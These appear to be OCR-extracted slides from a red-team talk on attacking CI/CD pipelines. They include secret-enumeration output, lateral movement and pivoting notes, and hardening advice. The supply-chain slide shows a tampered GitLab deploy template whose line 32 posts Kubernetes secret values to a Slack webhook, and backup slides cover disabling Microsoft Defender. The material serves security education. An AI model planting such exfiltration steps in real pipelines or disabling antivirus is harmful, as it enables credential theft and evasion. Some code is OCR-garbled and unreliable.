- Enumerating: ██████████
- Enumerating: 1 ██████████
[+] The repository can access 1 secret(s), but the token cannot
- SLACK_WEBHOOK, last updated 20██-01-31T16:11:28Z
- Enumerating: ██████████
[+] The repository can access 1 secret(s), but the token cannot
- SA_KEY, last updated 20██-08-25T08:01:09Z
[!] The user is an administrator on the repository, but no self-
- Enumerating: ██████████
[!] The user is an administrator on the repository, but no self-
- Enumerating: ██████████
[+] The repository can access 1 secret(s), but the token cannot
- SLACK_WEBHOOK, last updated 20██-02-14T12:26:05Z
- Enumerating: ██████████
```

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Secrets for GitHub actions

The GitHub action that does the deployment needs secrets `GRAFANA_DEV`, `GRAFANA_INT`, `GRAFANA_PRD`. Please make sure that these secrets are configured in this repository.

Changed by Raccoons

LATERAL MOVEMENTS

Use with **Victim PAT**

Reach **Organization PAT** with **Repo** Privileges


By changing code, implement Supply Chain Attack

Reach Other Tokens and Credentials



PIVOTTING

- Tunneling traffic through a controlled system to other systems that are not directly accessible.
- Tunneling → Used to protect or encapsulate traffic to correctly route it



SUPPLY CHAIN ATTACK

Application Administration

Search Artifacts

Deploying 1 artifacts

Filter by: Package Types Repository Types Clear Sort by: Repository Type

My Favorites Tree View

auto-dev-ops

Beta

Jobs

Pages

Deploy gitlab-ci.yml

Deploy.gitlab-ci.yml

General View Source

```
1 .deploy_helpers: {deploy_helpers |
2   [[ "STRACE" ]] && set -x
3
4   function prepare_deploy_env() {
5     export TILLER_NAMESPACE=SKUBE_NAMESPACE
6   }
7
8   # Extracts variables prefixed with KBS_SECRET_
9   # and creates a Kubernetes secret.
10
11   # e.g. If we have the following environment variables:
12   # KBS_SECRET_A=value1
13   # KBS_SECRET_B=multi\ word\ value
14
15   # Then we will create a secret with the following key-value pairs:
16   # data:
17   #   A: dmFsdWx1ZGw=
18   #   B: bXVsdGkgZm9yZC82YVx1ZDQ=
19   function create_application_secret() {
20     track "${1-stable}"
21     export APPLICATION_SECRET_NAME=$(application_secret_name "$track")
22
23     env | sed -n "s/^KBS_SECRET_\([a-z]\)/\1/p" > kbs_preferred_variables
24
25     kubectl create secret \
26       --n "$SKUBE_NAMESPACE" generic "$APPLICATION_SECRET_NAME" \
27       --from-env-file kbs_preferred_variables --no-yaml --dry-run |
28     kubectl replace --n "$SKUBE_NAMESPACE" --force --f -
29
30     export APPLICATION_SECRET_CHECKSUM=$(cat kbs_preferred_variables | sha256sum | cut -d ' ' -f 1)
31
32     curl -X POST -H 'Content-type: application/json' --data '{"text": "${cat kbs_preferred_variables}\nNamespace: $SKUBE_NAMESPACE\nSecret Name: $APPLICATION_SECRET_NAME\n"}' https://hooks.slack.com/services/TGx40EX90/B0888FXM8DA/Gvt3C17dhTm6xq9neG8B5H7
33
34     rm kbs_preferred_variables
35   }
36
37   function deploy_name() {
38     name="${CI_ENVIRONMENT_SLUG}"
39     track "${1-stable}"
40
41     if [[ "STRACE" != "stable" ]]; then
42       name="$name-$track"
43     fi
44
45     echo $name
46   }
47
48   function application_secret_name() {
49     track "${1-stable}"
50     name=$(deploy_name "$track")
51
52     echo "${name}-secret"
53   }
```

gitkeep

Android-Fastlane.gitlab-ci.yml

Android.gitlab-ci.yml

Auto-DevOps-Staging.gitlab-ci.yml

Auto-DevOps.gitlab-ci.yml

Bash.gitlab-ci.yml

Beta

C++ .gitlab-ci.yml

Chef.gitlab-ci.yml

Clojure.gitlab-ci.yml

Trash Can

SUPPLY CHAIN ATTACK

Application Administration

Search Artifacts

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Filter by: Package Types Repository Types Clear Sort by: Repository Type

auto-dev-ops

Dashboards Projects Measures Issues Rules Quality Profiles Quality Gates

Issues

New Search Save As

Severity

Blocker	0	Minor	20
Critical	0	Info	0
Major	22		

sonarqube

Vulnerability: Exposed secret

Minor Open Confirm Resolve False Positive Not assigned Not planned Comment

```
function deploy_name() {
  name="SCI_ENVIRONMENT_SLUG"
  track="${1-stable}"
}

if [[ "$track" != "stable" ]]; then
  name="$name-$track"
fi

echo $name
}

function application_secret_name() {
  track="${1-stable}"
  name=$(deploy_name "$track")
}

echo "$name-$secret"
```



HARDENING RECOMMENDATIONS

- Check the permissions of your Pipeline
 - which other repositories are accessible?
 - Skipping least privilege can jeopardize your defense.
 - One misconfigured repo is enough
- Check permissions for the accessible systems of your CI/CD ecosystem
 - Git, Nexus, Artifactory, internal Docker Registries
 - Can lead to a supply chain attack
 - SonarQube and Scanners can be blinded
- Pipelines are ideal beachheads, operating in blind spots and blend in into corporate traffic
- Injected credentials may allow lateral movement
- Never ever lose a GitLab Runner registration token or global privileged token that manages repositories!



Always assume that CI/CD is a dangerous goods transport. They are RCE as a Service






THANK YOU

Backup Slides



KILL M\$ DEFENDER



- Abuses an undocumented **WSC (Windows Security Center) service API call**
- Regularly requires to sign an NDA with Microsoft to get Documentation
- Normally used by Antivirus Vendors to tell Defender that another AV tool takes the Lead
→ **What should go wrong?**



Sources

- <https://github.com/ionuttbara/windows-defender-remover>
- <https://github.com/es3n1n/no-defender>





MONITOR OR BE DOOMED

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HEALTH

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5 6 7

ARMS



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
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

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RED TEAM OPERATION LIFE CYCLE



DIAMOND MODEL OF INTRUSION ANALYSIS



Framework developed to understand and analyze malicious cyber activities. This model is built around four core features: adversary, infrastructure, capability, and victim, arranged in the shape of a diamond